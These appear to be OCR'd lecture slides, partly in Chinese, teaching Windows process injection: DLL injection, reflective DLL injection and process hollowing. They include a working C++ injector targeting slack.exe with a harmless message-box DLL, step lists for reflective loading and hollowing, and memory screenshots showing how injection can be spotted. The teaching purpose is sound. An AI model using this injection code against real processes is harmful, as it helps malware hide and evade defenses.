


PROCESS INJECTION

DLL Injection
Reflective DLL Injection
Process Hollowing

DLL Injection

- Inject DLLs into processes
  - Evade process-based defenses
  - Possibly elevate privileges.




[Ten process injection techniques: A technical survey of common and trending process injection techniques]

DLL Injector

- OpenProcess
  - Opens an existing local process object.
- VirtualAllocEx
  - Reserves, commits, or changes the state of a region of memory within the virtual address space of a specified process.
  - LOCATION: path of MALWARE DLL
- WriteProcessMemory
  - Writes data to an area of memory in the target process.
- CreateRemoteThread
  - Creates a thread that runs in the virtual address space of another process.
  - StartAddress = LoadLibrary(LOCATION)

Simply a DLL Injector




Malicious Payload

Simply a DLL Injector

```
1   #include <iostream>
2   #include <Windows.h>
3   #include <TlHelp32.h>
4   DWORD GetProcId(const char* procName)
5   { ...
28  }
29  int main()
30  {
31      const char* dllPath = "C:\\Users\\yun\\source\\repos\\SimpleDLL\\x64\\Release\\SimpleDLL.dll";
32      const char* procName = "slack.exe";
33      DWORD procId = 0;
34      while (!procId) {
35          procId = GetProcId(procName);
36          printf("procId %d\n", procId);
37          Sleep(30);
38      }
39      HANDLE hProc = OpenProcess(PROCESS_ALL_ACCESS, 0, procId);
40      if (hProc && hProc != INVALID_HANDLE_VALUE) {
41          void* loc = VirtualAllocEx(hProc, 0, MAX_PATH, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
42          if (loc == NULL)
43              puts("!loc");
44          BOOL wrote_process = WriteProcessMemory(hProc, loc, dllPath, strlen(dllPath) + 1, 0);
45          if (wrote_process == FALSE)
46              puts("!wrote_process");
47          HANDLE hThread = CreateRemoteThread(hProc, 0, 0, (LPTHREAD_START_ROUTINE)LoadLibraryA, loc, 0, 0);
48          if (hThread)
49              CloseHandle(hThread);
50          else
51              puts("!hThread");
52      }
53      if (hProc)
54          CloseHandle(hProc);
55      return 0;
56  }
```


SimpleDLL.dll




```cpp
// dllmain.cpp : 定義 DLL 應用程式的進入點。
#include "pch.h"
#include "string"
#include "windows.h"
using namespace std;
void show_pid(const char* mode) {
    string pid = "I am " + to_string(GetCurrentProcessId());
    MessageBoxA(NULL, pid.c_str(), mode, MB_OK);
}
BOOL APIENTRY DllMain(HMODULE hModule, DWORD  ul_reason_for_call, LPVOID lpReserved) {
    switch (ul_reason_for_call) {
        case DLL_PROCESS_ATTACH: // Initialize after calling LoadLibrary.
            show_pid("DLL_PROCESS_ATTACH");
            break;
        case DLL_THREAD_ATTACH:  // Initialize the thread created by current process.
            show_pid("DLL_THREAD_ATTACH");
            break;
        case DLL_THREAD_DETACH:  // Cleanup when a thread exit.
            break;
        case DLL_PROCESS_DETACH: // Cleanup when the DLL is being unloaded.
            break;
    }
    return TRUE;
}
```

DLL Injection

- SimpleDLL.dll is loaded by LoadLibrary




Name	Base address	Size	Description
shfolder.dll	0x7ffc7a600000	28 kB	Shell Folder Service
shlwapi.dll	0x7ffc80840000	340 kB	殼層輕型公用程式程式庫
SimpleDLL.dll	0x7ffc68490000	36 kB	
SortDefault.nls	0x18be5b40000	3.22 MB	
srvcli.dll	0x7ffc69130000	160 kB	Server Service Client DLL
sspicli.dll	0x7ffc7ec70000	240 kB	Security Support Provider Inte...

Reflective DLL Injection
可以把這個也隱藏起來

Reflective DLL Injection

- 不使用 LoadLibrary，因此不會註冊在 PEB (Process Environment Block)
- 隱蔽性更高，必須檢查記憶體才能發現



Reflective DLL Injection

- Reflective Inject 之後，DLL 被載入可寫可執行(RWX)的記憶體區段

General | Statistics | Performance | Threads | Token | Modules | Memory | Environment | Handles | GPU | Comment

☑ Hide free regions

Base address	Type	Size	Protection	Use
0x2ab6dfb000	Private: Commit	12 kB	RW+G	Stack (thread 21112)
0x2ab7dfb000	Private: Commit	12 kB	RW+G	Stack (thread 27928)
0x20e0f0d0000	Private: Commit	112 kB	RWX	
0x20e0f0f0000	Private: Commit	132 kB	RWX	
0x2a9800040000	Private: Commit	4 kB	RX	
0x2a9800084000	Private: Commit	64 kB	RX	

- Inject 之前 (一般程式不會有 RWX 的記憶體區段)

0x2ab7dfb000	Private: Commit	12 kB	RW+G	Stack (thread 27928)
0x2ab85fb000	Private: Commit	12 kB	RW+G	Stack (thread 28832)
0x2a9800040000	Private: Commit	4 kB	RX	
0x2a9800084000	Private: Commit	64 kB	RX	

Reflective DLL Injection


- Implementing Reflective DLL Injection

1. Read raw DLL bytes into a memory buffer
2. Parse DLL headers and get the SizeOfImage
3. Allocate new memory space for the DLL of size `SizeOfImage`
4. Copy over DLL headers and PE sections to the memory space allocated in step 3
5. Perform image base relocations
6. Load DLL imported libraries
7. Resolve Import Address Table (IAT)
8. Invoke the DLL with `DLL_PROCESS_ATTACH` reason

Steps 1-4 are pretty straight-forward as seen from the code below. For step 5 related to image base relocations, see my notes T1093: Process Hollowing and Portable Executable Relocations


Process Hollowing

1. 啟動 Target Process 在暫停狀態 (with CREATE_SUSPENDED flag)



2. 把 Target Process 的 Image 替換成 Malware Process 的 Image

3. 重啟 Target Process





ENDGAME.

- 在工作管理員中會看到 Target Process 在執行，但實際上在執行的卻是 Malware Process

Process Hollowing


- 偽裝成 Windows 服務





Process Hollowing

- 用 Process Hacker 還是可以分辨這不是一個 Windows Service
- 如何偽裝成 Service process? (可當 HW 題目)



